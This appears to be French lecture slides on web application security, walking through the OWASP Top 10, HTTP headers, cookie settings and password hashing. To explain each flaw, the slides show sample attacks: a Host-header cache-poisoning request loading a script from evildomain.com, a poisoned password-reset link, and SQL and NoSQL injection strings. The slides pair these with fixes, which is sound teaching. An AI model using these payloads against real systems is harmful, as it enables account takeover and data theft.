

# Sécurité applicative

partie 2 - OWASP Top 10 et applications web

# Références spécifiques

---

Cours utiles :

<https://web.stanford.edu/class/cs253/>

[http://y\\_challal.esi.dz/index.php/category/courses/](http://y_challal.esi.dz/index.php/category/courses/) (cf OWASP notamment)

# Une priorité ?

---


---



**John Opdenakker** @j\_opdenakker · 1 févr.

If you only had money to invest in one of the following things to improve the security of your applications, what would it be? If your option is not in the list please reply. Also interested in the motivation behind your choice

#Infosec



594 votes · 1 jour restant

# Important pour les éditeurs

---

## Using Alternative Application Due to Concerns

Have security concerns about one application ever caused your organization to migrate to an alternative application?



Data: Dark Reading survey of 135 IT and cybersecurity professionals, January 2020.

# Pourquoi y a-t-il des problèmes de sécu applicative ?

---

- C'est complexe
- On ne sait pas comment faire
- Manque de temps
- On pense qu'on est protégé
- On pense que ca n'est pas prioritaire / viabilité économique
- On ne met pas à jour

<https://blog.cloudflare.com/javascript-libraries-are-almost-never-updated/>

(et autres variantes)



# Approche black-box

---

## Traditional Web Application

|              | Identify        | Protect                                | Detect       | Respond                          | Recover |
|--------------|-----------------|--|--------------|----------------------------------|---------|
| Devices      | Vuln Assessment | OS Hardening<br>Config<br>Compliance   |              |                                  |         |
| Applications | SAST<br>DAST    | WAF<br>Load Balancer<br>IAM            | Log Analysis |                                  |         |
| Networks     | Netflow         | DDoS Prevention<br>Firewall<br>IPS/IDS |              | DDoS Mitigation<br>PCAP Analysis |         |
| Data         |                 | Encryption<br>Tokenization             |              |                                  |         |
| Users        |                 |  |              |                                  |         |

# Approche black-box

---


## Serverless Function

|              | Identify     | Protect                     | Detect       | Respond | Recover |
|--------------|--------------|-----------------------------|--------------|---------|---------|
| Devices      |              |                             |              |         |         |
| Applications | SAST<br>DAST | WAF<br>Load Balancer<br>IAM | Log Analysis |         |         |
| Networks     |              |                             |              |         |         |
| Data         |              | Encryption<br>Tokenization  |              |         |         |
| Users        |              |                             |              |         |         |

Mais on a moins de contrôle sur l'environnement  
(dépend du cloud)

# Frameworks (WAF, DAST, RASP)

---



# Frameworks (WAF, DAST, RASP) : avantages et inconvénients

---

## Avantages

- Facilite la compliance
- Permet de détecter automatiquement des problèmes usuels

## Inconvénients

- Peut générer une fausse impression de sécurité, si on ne développe pas de compétence en interne (formation !)
- Attention à la dépendance (notamment dans le cas RASP avec des agents au sein de l'application)
- Parfois problématique quand uniquement dans le cloud

2017



OWASP

# TOP 10

## APPLICATION SECURITY RISKS

A1

INJECTION

A6

SECURITY MISCONFIGURATION

A2

BROKEN AUTHENTICATION

A7

CROSS-SITE SCRIPTING (XSS)

A3

SENSITIVE DATA EXPOSURE

A8

INSECURE DESERIALIZATION

A4

XML EXTERNAL ENTITIES (XXE)

A9

USING COMPONENTS WITH  
KNOWN VULNERABILITIES

A5

BROKEN ACCESS CONTROL

A10

INSUFFICIENT LOGGING  
& MONITORING

# OWASP: Top 10 mapped to security domains

|  |   |  |
|--|---|--|
| <h2>Identity &amp; access</h2> <ul style="list-style-type: none"><li>• Broken authentication (#2)</li><li>• Broken access control (#5)</li></ul> | <h2>Code</h2> <ul style="list-style-type: none"><li>• Injection (#1)</li><li>• XXE (#4)</li><li>• XSS (#7)</li><li>• Insecure deserialization (#8)</li><li>• Using components with known vulnerabilities (#9)</li></ul> <h2>Data</h2> <ul style="list-style-type: none"><li>• Sensitive data exposure (#3)</li></ul> <h2>Infrastructure</h2> <ul style="list-style-type: none"><li>• Using components with known Vulnerabilities (#9)</li></ul> | <h2>Logging &amp; monitoring</h2> <ul style="list-style-type: none"><li>• Security misconfiguration (#6)</li><li>• Insufficient logging &amp; Monitoring (#10)</li></ul> |
|--|---|--|

# OWASP est devenu un référentiel

----

Utilisé dans les cahiers des charges. Utile mais évolue peu (version actuelle : 2017).

Bien documenté : <https://cheatsheetseries.owasp.org/>

Polémique lors de la mise à jour, qui pose la question de la gouvernance:

“It caused somewhat of a controversy, as it directly refers to both Web Application Firewalls (WAF) and Runtime Application Self-Protection (RASP). And since apparently it was unilaterally pushed by Contrast Security, a RASP vendor, the uncomfortable conflict of interest is quite obvious.”

# OWASP vs Real World



Source : J. Wicket et S. Lietz

# OWASP vs Real World

---

Difficulté de classification



|    | OWASP TOP 10 App Sec Risks                  | Real-World Top 10 Attacks |
|----|---|---------------------------|
| 1  | Injection                                   | Direct Object Reference   |
| 2  | Broken Authentication                       | Forceful Browsing         |
| 3  | Sensitive Data Exposure                     | Null Byte Attack          |
| 4  | XML External Exposures (XXE)                | Command Injection         |
| 5  | Broken Access Control                       | Feature Abuse             |
| 6  | Security Misconfiguration                   | Evasion Techniques        |
| 7  | Cross Site Scripting                        | Subdomain Takeover        |
| 8  | Insecure Deserialization                    | Misconfiguration          |
| 9  | Using Components with Known Vulnerabilities | Cross Site Scripting      |
| 10 | Insufficient Logging/Monitoring             | SQL Injection             |

Source : J. Wicket et S. Lietz

# CVE - Common Vulnerabilities and Exposures

----

Base de données gérée par Mitre: <https://cve.mitre.org/>

*Heartbleed, CVE-2014-0160 – a security vulnerability in the OpenSSL cryptography library that can be exploited to steal secret data and TLS encryption keys – <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160>*

Note : il en existe d'autres bases, par exemple : <https://www.first.org/cvss/>

# Détection de vulnérabilité

---

Un projet intéressant : github security lab <https://securitylab.github.com/>

## CodeQL for research

Discover vulnerabilities across a codebase with CodeQL, our industry-leading semantic code analysis engine. CodeQL lets you query code as though it were data. Write a query to find all variants of a vulnerability, eradicating it forever. Then share your query to help others do the same.

CodeQL is free for research and open source.

# Exemple : vulnérabilité dans OpenSSL

---

- 2012-2014 : <https://fr.wikipedia.org/wiki/Heartbleed>
- Depuis : <https://www.coreinfrastructure.org>

Why didn't you think about doing this before the lack of funding for OpenSSL resulted in Heartbleed?

We're doing what we can now collectively to identify critical projects being overlooked or underfunded so that we drastically reduce the chances of this happening again.

# Disclosure policy

---

Généralités <https://www.hackerone.com/blog/Vulnerability-Disclosure-Policy-Basics-5-Critical-Components>

Dans github [github.com/en/github/managing-security-vulnerabilities/adding-a-security-policy-to-your-repository](https://github.com/en/github/managing-security-vulnerabilities/adding-a-security-policy-to-your-repository)

**Google's Project Zero is now being more considerate with how it discloses security vulnerabilities**

*'Full 90 days by default, regardless of when the bug is fixed'*

Attention : certaines sociétés poursuivent les personnes qui leur indiquent un problème de sécurité ... Vérifier la clause "safe harbor".

# sécurité webapp

# Pourquoi est-ce compliqué ?

— — —

“Don’t break the web”

*Modern web applications are built on a tangle of technologies that have been developed over time and then haphazardly pieced together. Every piece of the web application stack, from HTTP requests to browser-side scripts, comes with important yet subtle security consequences. To keep users safe, it is essential for developers to confidently navigate this landscape.*

-- Tangled Web

# Pourquoi est-ce compliqué ?

---

- côté server : un attaquant peut faire tourner un client HTTP et envoyer ce qu'il veut au server par des scripts

```
> curl -d '{"user":"Mallory", "permission":"admin"}'  
      -H "Content-Type: application/json"  
      -X POST http://server.com/data
```

# Pourquoi est-ce compliqué ?

---

- protection des utilisateurs contre :
  - les abus de la confiance d'un utilisateur (ex : cross site scripting <https://tij.me/blog/stealing-passwords-from-mcdonalds-users/>)
  - social engineering
  - trackers/data profiles
  - fonctionnalités de bas niveau / accès hardware
  - etc
- via le browser
  - un site peut télécharger du contenu, exécuter des scripts (ex: javascript), ouvrir des sockets, etc.

# Rappels sur HTTP

---

- modèle client/Server
- protocole lisible par un humain (texte)
- Extensible (HTTP headers)
- Stateless : 2 requêtes n'ont aucune relation entre elles
- Agnostic sur le protocole de transport (mais besoin d'un transport qui garantit la livraison)


# Rappels sur HTTP

---

HTTP = protocole client / serveur stateless (1997)

En 2015, HTTP/2 présente des optimisations (multiplexing, serveur push, TLS handshake etc.) - en jan. 2020, utilisé par 43% des sites

HTTP/3 (QUIC) s'appuiera sur une couche UDP améliorée



# status HTTP

---

- 1xx - Informational ("Hold on")
- 2xx - Success ("Here you go")
- 3xx - Redirection ("Go away")
- 4xx - Client error ("You messed up")
- 5xx - Server error ("I messed up")

# Pourquoi a-t-on systématisé HTTPS ?

---

<https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/>

<https://blog.cryptographyengineering.com/2019/09/24/looking-back-at-the-snowden-revelations/>




Source : <https://transparencyreport.google.com/https/overview>

# Rappel : qu'est-ce qu'une URL ?

---

« Les gens ont vraiment du mal à comprendre les URL » – Google



Des alternatives qui nous éloignent du web ouvert

<https://blog.chromium.org/2020/08/helping-people-spot-spoofs-url.html>

# Différents types d'URL

---

- URL complète <a href='http://example.com/news'>news</a>
- URL relative <a href='news'>january news</a>
  - identique à http://example.com/news/1
- URL absolue <a href='/events'>events</a>

# Requêtes HTTP - exemple d'API

---

---

## Méthodes :

- GET
- POST
- PUT
- HEAD
- DELETE
- PATCH
- OPTIONS

The screenshot shows the Swagger Editor interface. On the left, there is a code editor window displaying the OpenAPI specification (YAML) for a Petstore server. The right side displays a list of API operations grouped under a single tag named "pet".

**Swagger Editor**

File ▾ Edit ▾ Generate Server ▾ Generate Client ▾

```
1 swagger: "2.0"
2 info:
3   description: "This is a sample server Petstore server. You can find
4     out more about Swagger at [http://swagger.io](http://swagger.io)
5     or on [irc.freenode.net, #swagger](http://swagger.io/irc/).
6     For this sample, you can use the api key `special-key` to test the
7     authorization filters."
8   version: "1.0.0"
9   title: "Swagger Petstore"
10  termsOfService: "http://swagger.io/terms/"
11  contact:
12    email: "apiteam@swagger.io"
13  license:
14    name: "Apache 2.0"
15  host: "petstore.swagger.io"
16  basePath: "/v2"
17  tags:
18    - name: "pet"
19      description: "Everything about your Pets"
20      externalDocs:
21        description: "Find out more"
22        url: "http://swagger.io"
23    - name: "store"
24      description: "Access to Petstore orders"
25    - name: "user"
26      description: "Operations about user"
27      externalDocs:
28        description: "Find out more about our store"
29        url: "http://swagger.io"
30  schemes:
31    - "http"
32  paths:
```

**pet** Everything about your Pets Find out more: <http://swagger.io> ▾

| Method | Path                     | Description                               | Lock |
|--------|--------------------------|---|------|
| POST   | /pet                     | Add a new pet to the store                | 🔒    |
| PUT    | /pet                     | Update an existing pet                    | 🔒    |
| GET    | /pet/findByStatus        | Finds Pets by status                      | 🔒    |
| GET    | /pet/findByTags          | Finds Pets by tags                        | 🔒    |
| GET    | /pet/{petId}             | Find pet by ID                            | 🔒    |
| POST   | /pet/{petId}             | Updates a pet in the store with form data | 🔒    |
| DELETE | /pet/{petId}             | Deletes a pet                             | 🔒    |
| POST   | /pet/{petId}/uploadImage | uploads an image                          | 🔒    |

# HTTP GET

---



```
> curl -v http://google.com
```

# Les en-têtes HTTP (headers)

---

Exemple du site OWASP (via les chrome dev tools)



The screenshot shows the Chrome DevTools interface with the 'Elements' tab selected. The page source code is displayed, highlighting various meta tags. A red box highlights the last three meta tags at the bottom of the list:

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="OWASP Foundation, the Open Source Foundation for Application Security on the main website for The OWASP Foundation. OWASP is a nonprofit foundation that works to improve the security of software.">
    <meta property="og:description" content="OWASP Foundation, the Open Source Foundation for Application Security on the main website for The OWASP Foundation. OWASP is a nonprofit foundation that works to improve the security of software.">
    <meta property="og:title" content="OWASP Foundation, the Open Source Foundation for Application Security">
    <meta property="og:url" content="https://owasp.org/">
    <meta property="og:locale" content="en_US">
    <!-- should probably look at using article at some point for www-community at least -->
    <meta property="og:type" content="website">
    <meta property="og:image" content="https://owasp.org/www-site-theme/favicon.ico">
    <meta http-equiv="X-Content-Type-Options" content="nosniff">
    <meta http-equiv="X-Frame-Options" content="SAMEORIGIN">
    <meta http-equiv="X-XSS-Protection" content="1; mode=block">
```

# Les headers HTTP classiques

---

- Host - nom de domaine (e.g. example.com)
- User-Agent - nom du browser et de l'OS
- Referer - la page qui vous a amené ici
- Cookie - fourni par le server, svt utilisé pour rester loggé <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>
- On peut gérer le cache, le type de contenu (accept), de langue, d'encodage etc.

# Security headers

----

X-XSS-Protection : prevent cross site scripting

X-Frame-Options : against iframe (ex: phishing attack)

X-Content-Type-Options : nosniff

Strict-Transport-Security : enforce HTTPS

Content-Security-Policy

# Security headers - Nodejs

---

---

<https://helmetjs.github.io/>

(pour express)

| Module  | Default? |
|---|----------|
| <code>contentSecurityPolicy</code> for setting Content Security Policy                      |          |
| <code>dnsPrefetchControl</code> controls browser DNS prefetching                            | ✓        |
| <code>expectCt</code> for handling Certificate Transparency                                 |          |
| <code>featurePolicy</code> to limit your site's features                                    |          |
| <code>frameguard</code> to prevent clickjacking   | ✓        |
| <code>hidePoweredBy</code> to remove the X-Powered-By header                                | ✓        |
| <code>hsts</code> for HTTP Strict Transport Security  | ✓        |
| <code>ieNoOpen</code> sets X-Download-Options for IE8+                                      | ✓        |
| <code>noCache</code> to disable client-side caching   |          |
| <code>noSniff</code> to keep clients from sniffing the MIME type                            | ✓        |
| <code>permittedCrossDomainPolicies</code> for handling Adobe products' crossdomain requests |          |
| <code>referrerPolicy</code> to hide the Referer header                                      |          |
| <code>xssFilter</code> adds some small XSS protections                                      | ✓        |

# HOST header

---

“Je viens de ce domaine”

Utilisé lors de l'utilisation d'hôtes virtuels Apache ou Nginx pour déterminer quelle application doit gérer la demande, où de nombreuses applications peuvent partager la même adresse IP de serveur.

Attention aussi aux différences entre environnements de développement et de prod.

# HOST header - attaque = web cache poisoning

---

Une fois que l'utilisateur a demandé le fichier, un proxy de mise en cache ou un CDN devant le site pourrait alors stocker une copie de la page qui inclurait désormais la demande malveillante. À leur tour, les utilisateurs qui demandent le même élément de contenu recevraient la copie empoisonnée et mise en cache du contenu.

```
GET /index.html HTTP/1.1
```

```
Host: evildomain.com
```

```
<script src="{{ request.META.HTTP_HOST }}/evilscript.js">
```

# HOST header - attaque = password reset

----


Il est aussi possible pour le domaine malveillant d'intercepter le trafic légitime, par exemple pour faire un reset du mot de passe.

```
https://{{ request.META.HTTP_HOST }}/password-reset?token=<secret token>&email=victim@friendlydomain.com
```

# Attaques par DNS hijacking

---

- Malware qui modifie les settings locaux (/etc/hosts)
- Hacked recursive DNS resolver
- Hacked router
- Hacked DNS nameserver
- Compte compromis chez le provider de DNS



# Détection d'interception de traffic

---



<https://blog.cloudflare.com/monsters-in-the-middleboxes/>

# A1 - Injection

---

Généralement on stocke les données dans une base de données côté serveur

Injection SQL = exploitation de failles de sécurité dans vos requêtes avec une base de données

Existe aussi en NoSQL : `{ '$gt': '' }` toujours valide  
[https://github.com/cr0hn/nosqlinjection\\_wordlists](https://github.com/cr0hn/nosqlinjection_wordlists)

Si la base de données supporte SQL, des procédures stockées ou un ORM évitent généralement ce type de problème.

# A1 - Injection - explication

---

CODE vs DATA

```
INSERT INTO posts (body, username)
VALUES ("mytext", "myname")
```

```
function addPost(body, username) {
    return db.query(`

        INSERT INTO posts (body, username)

        VALUES ("${body}", "${username}")

    `);
}
```



body = "I am stupid", "someone\_else") --

INSERT INTO posts (body, username)
VALUES ("I am stupid", "someone\_else")

# A1 - Injection - solution

---




```
function addPost(body, username) {  
    return db.query(`  
        INSERT INTO posts (body, username)  
        VALUES (?, ?)  
        `,  
        [body, username],  
        );  
}
```



```
body = "I am stupid", "someone_else") --  
[ 'I am stupid", "someone_else") --',  
'myusername' ];
```

# A1 - Injection - même en BD

---



# A1 - Injection - pas que SQL

---

On parle souvent d'injection SQL, mais l'injection est possible dans tous les cas où une application traite des données utilisateurs non validées (formulaires, cookies, HTTP headers, etc.), via eval(), setTimeout(), setInterval(), Function().

Exemple d'attaque DDoS : injecter `while(1)`

[https://media.blackhat.com/bh-us-11/Sullivan/BH\\_US\\_11\\_Sullivan\\_Server\\_Side\\_WP.pdf](https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf)

Conseil: utiliser JSON.parse() plutôt que eval() et utiliser les fonctions js en mode strict.

[https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict\\_mode](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode)

# A2 - Broken authentication

---

- Gérer les sessions (ex: achats)
  - Timeouts `app.use(express.cookieParser());`
- Password hashing avec une bonne librairie crypto
  - Vérifier la force du password (entropy)
  - Attention au reset des passwords et au MiTM
- Il existe des librairies (ex: passport.js)

Pour les APIs et les tokens JWT : voir la partie dédiée à cette thématique (brute force protection, rate limits, etc.)

# Expiration des cookies (dans express)

---

## Bien mettre les flags

```
app.use(express.session({
  secret: "you'll never guess",
  cookie: {
    httpOnly: true, -> le cookie est non accessible via javascript
    secure: true     -> uniquement HTTPS
  }
}));
```

## Au logout, killer la session

```
req.session.destroy(function() {
  res.redirect("/");
});
```



# Je stocke un hash du password (45 min)

----

Faire un programme (en ligne de commande) pour :

1. Demander à l'utilisateur un password
2. Valider la complexité :
  - a. regex
  - b. générateur aléatoire avec test d'entropie
  - c. <https://passwordsecurity.info>
3. Choisir une librairie crypto et stocker le hash du password dans un fichier
4. Puis re-demander à l'utilisateur son password et comparer au hash stocké


Hint : <https://medium.com/@mpreziuso/password-hashing-pbkdf2-scrypt-bcrypt-and-argon2-e25AAF41598e>

# A3 - Sensitive data exposure


---

- Encryption at rest / in transit
- Gestion des clés et certificats <https://letsencrypt.org/>


Storage Level Encryption




Database Level Encryption



Application Level Encryption



File System Level Encryption



# SSH et clés pour les devs

----

Gestion des clés

<https://www.vaultproject.io/>

Faire attention à ne pas déployer des secrets sur git

<https://github.com/mozilla/sops>



# Projet honeypot

----

Analyser connexions à votre server SSH

à faire plus tard

<https://systemoverlord.com/2020/09/04/lessons-learned-from-ssh-credential-honeypots.html>

-> faire votre propre honeypot en rust (pour apprendre à coder de manière plus sécurisée) et observer ce qui se passe

## A4 - XXE - eXternal XML Entity injection

----

Exemple : libxmljs avec noent = true autorise le chargement d'entités externes

<https://help.semmele.com/wiki/display/JS/XML+external+entity+expansion>

Utiliser JSON préférentiellement (mais attention à la sérialisation, qui reste un danger - cf A8)

# A5 - Broken access control

---

POLA = Principle of Least Privilege

- Seule l'autorité nécessaire doit être fournie, pas plus

Bien automatiser la suppression des droits au départ d'un utilisateur.

# Access control

---

